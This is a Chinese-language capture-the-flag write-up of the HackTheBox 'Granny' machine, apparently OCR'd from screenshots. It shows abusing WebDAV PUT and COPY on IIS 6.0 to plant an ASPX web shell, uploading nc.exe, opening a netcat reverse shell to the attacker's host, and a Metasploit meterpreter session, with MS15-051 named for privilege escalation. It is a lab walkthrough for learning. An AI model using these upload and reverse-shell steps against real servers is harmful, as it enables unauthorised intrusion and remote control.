
先将 `shell.aspx` 的内容上传成功txt的文本文件，然后通过 `copy` 动作将服务器上的shell.txt，复制成shell.aspx的新文件。



```
┌──(root💀kali)-[/home/x/hackthebox/Granny]
└─# http COPY 10.10.10.15/shell.aspx Destination:http://10.10.10.15/shell.txt Overwrite:T -v
COPY /shell.aspx HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
Connection: keep-alive
Content-Length: 0
Destination: http://10.10.10.15/shell.txt
Host: 10.10.10.15
Overwrite: T
User-Agent: HTTPie/2.2.0



HTTP/1.1 403 Forbidden
Content-Length: 1758
Content-Type: text/html
Date: Tue, 23 Mar 2021 14:30:19 GMT
MicrosoftOfficeWebServer: 5.0_Pub
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd">
<HTML><HEAD><TITLE>The page cannot be displayed</TITLE>
<META HTTP-EQUIV="Content-Type" Content="text/html; charset=Windows-1252">
<STYLE type="text/css">
  BODY { font: 8pt/12pt verdana }
  H1 { font: 13pt/15pt verdana }
  H2 { font: 8pt/12pt verdana }
  A:link { color: red }
  A:visited { color: maroon }
```

王德发？为毛会失败？


有仔细看了下手册，艹，写反了...




```
┌──(root💀kali)-[/home/x/hackthebox/Granny]
└─# http COPY 10.10.10.15/shell.txt Destination:/shell.aspx -v
COPY /shell.txt HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
Connection: keep-alive
Content-Length: 0
Destination: /shell.aspx
Host: 10.10.10.15
User-Agent: HTTPie/2.2.0



HTTP/1.1 201 Created
Content-Length: 0
Content-Type: text/xml
Date: Tue, 23 Mar 2021 14:35:53 GMT
Location: http://10.10.10.15/shell.aspx
MicrosoftOfficeWebServer: 5.0_Pub
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
```

404 Not Found

这里提示404是因为shell脚本里验证了来源IP，将我们的IP在脚本里加上再上传即可。



```
oid Page_Load(object sender, System.EventArgs e) {

        // Check for an IP in the range we want
        string[] allowedIps = new string[] {"::1","192.168.0.1", "127.0.0.1", "10.10.16.4"};

        // check if the X-Fordarded-For header exits
        string remoteIp;
```




```
┌──(root💀 kali)-[/home/x/hackthebox/Granny]
└─# http PUT 10.10.10.15/shell.txt < ./shell.aspx
HTTP/1.1 200 OK
Allow: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, COPY, MOVE, PROPFIND, PROPPATCH, SEARCH, LOCK, UNLOCK
Content-Length: 0
Date: Tue, 23 Mar 2021 14:38:13 GMT
MicrosoftOfficeWebServer: 5.0_Pub
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET


┌──(root💀 kali)-[/home/x/hackthebox/Granny]
└─# http COPY 10.10.10.15/shell.txt Destination:/shell.aspx -v
COPY /shell.txt HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
Connection: keep-alive
Content-Length: 0
Destination: /shell.aspx
Host: 10.10.10.15
User-Agent: HTTPie/2.2.0


HTTP/1.1 204 No Content
Content-Length: 0
Content-Type: text/xml
Date: Tue, 23 Mar 2021 14:38:17 GMT
MicrosoftOfficeWebServer: 5.0_Pub
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
```

cmd /c

STDOUT:

STDERR:

*Copyright © 2012, Kevin Johnson and the Laudanum team.*
*Written by Tim Medin.*
*Get the latest version at laudanum.secureideas.net.*




cmd /c

STDOUT:


```
nt authority\network service
```

上传 netcat 反弹一个会话shell至kali。



```
┌──(root💀 kali)-[/home/x/hackthebox/Granny]
└─# cp /usr/share/seclists/Web-Shells/FuzzDB/nc.exe .

┌──(root💀 kali)-[/home/x/hackthebox/Granny]
└─# http PUT 10.10.10.15/nc.txt < ./nc.exe
HTTP/1.1 201 Created
Allow: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, COPY, MOVE, PROPFIND, PROPPATCH, SEARCH, LOCK,
Content-Length: 0
Date: Tue, 23 Mar 2021 14:48:31 GMT
Location: http://10.10.10.15/nc.txt
MicrosoftOfficeWebServer: 5.0_Pub
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET



┌──(root💀 kali)-[/home/x/hackthebox/Granny]
└─# http COPY 10.10.10.15/nc.txt Destination:/nc.exe
HTTP/1.1 201 Created
Content-Length: 0
Content-Type: text/xml
Date: Tue, 23 Mar 2021 14:49:03 GMT
Location: http://10.10.10.15/nc.exe
MicrosoftOfficeWebServer: 5.0_Pub
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
```

先搜一下 netcat 的绝对路径。




cmd /c WHERE /R c:\ nc.exe

STDOUT:

```
c:\Inetpub\wwwroot\nc.exe
```

反连： `c:\Inetpub\wwwroot\nc.exe 10.10.16.4 9900 -e cmd`



```
┌──(root💀 kali)-[/home/x/hackthebox/Granny]
└─# 9900
listening on [any] 9900 ...
dir
connect to [10.10.16.4] from (UNKNOWN) [10.10.10.15] 1030
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

c:\windows\system32\inetsrv>dir
 Volume in drive C has no label.
 Volume Serial Number is 246C-D7FE

 Directory of c:\windows\system32\inetsrv

03/23/2021  04:18 PM    <DIR>          .
03/23/2021  04:18 PM    <DIR>          ..
02/18/2007  02:00 PM            58,880 ADROT.dll
02/18/2007  02:00 PM           291,328 adsiis.dll
04/12/2017  09:22 PM    <DIR>          ASP Compiled Templates
02/18/2007  02:00 PM           388,096 asp.dll
02/18/2007  02:00 PM            27,478 asp.mfl
02/18/2007  02:00 PM            21,302 asp.mof
02/18/2007  02:00 PM            47,104 browscap.dll
02/18/2007  02:00 PM            32,423 browscap.ini
02/18/2007  02:00 PM           102,400 CertMap.ocx
02/18/2007  02:00 PM            82,432 certobj.dll
```

cmd /c ,nc.exe 10.10.16.4 9900 -e cmd

STDOUT:


```
c:\Inetpub\wwwroot\nc.exe
```

STDERR:


*Copyright © 2012, Kevin Johnson and the Laudanum team*
*Written by Tim Medin.*
*Get the latest version at laudanum.secureideas.net.*

## 阶段3：权限提升


我这里用的 msf 的 `local_exploit_suggester module`，最终用 MS15-051 成功提权。




```
┌──(root💀 kali)-[/home/x/hackthebox/Granny]
└─# http COPY 10.10.10.15/shell1.txt Destination:/shell1.aspx
HTTP/1.1 201 Created
Content-Length: 0
Content-Type: text/xml
Date: Tue, 23 Mar 2021 15:06:21 GMT
Location: http://10.10.10.15/shell1.aspx
MicrosoftOfficeWebServer: 5.0_Pub
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET



┌──(root💀 kali)-[/home/x/hackthebox/Granny]
└─# ▯
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.16.4:9900
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.16.4       yes       The listen address (an interface may be specified)
   LPORT     9900             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) > jobs -l

Jobs
====

  Id  Name                    Payload                          Payload opts
  --  ----                    -------                          ------------
  0   Exploit: multi/handler  windows/meterpreter/reverse_tcp  tcp://10.10.16.4:9900

msf6 exploit(multi/handler) >
[*] Sending stage (175174 bytes) to 10.10.10.15
[*] Meterpreter session 1 opened (10.10.16.4:9900 → 10.10.10.15:1033) at 2021-03-23 11:06:25 -0400
```




```
meterpreter > get
get_timeouts  getenv        getpid        getproxy      getsystem     getwd
getdesktop    getlwd        getprivs      getsid        getuid
meterpreter > getpid
Current pid: 2156
meterpreter > getuid
Server username: NT AUTHORITY\NETWORK SERVICE
meterpreter > 
```



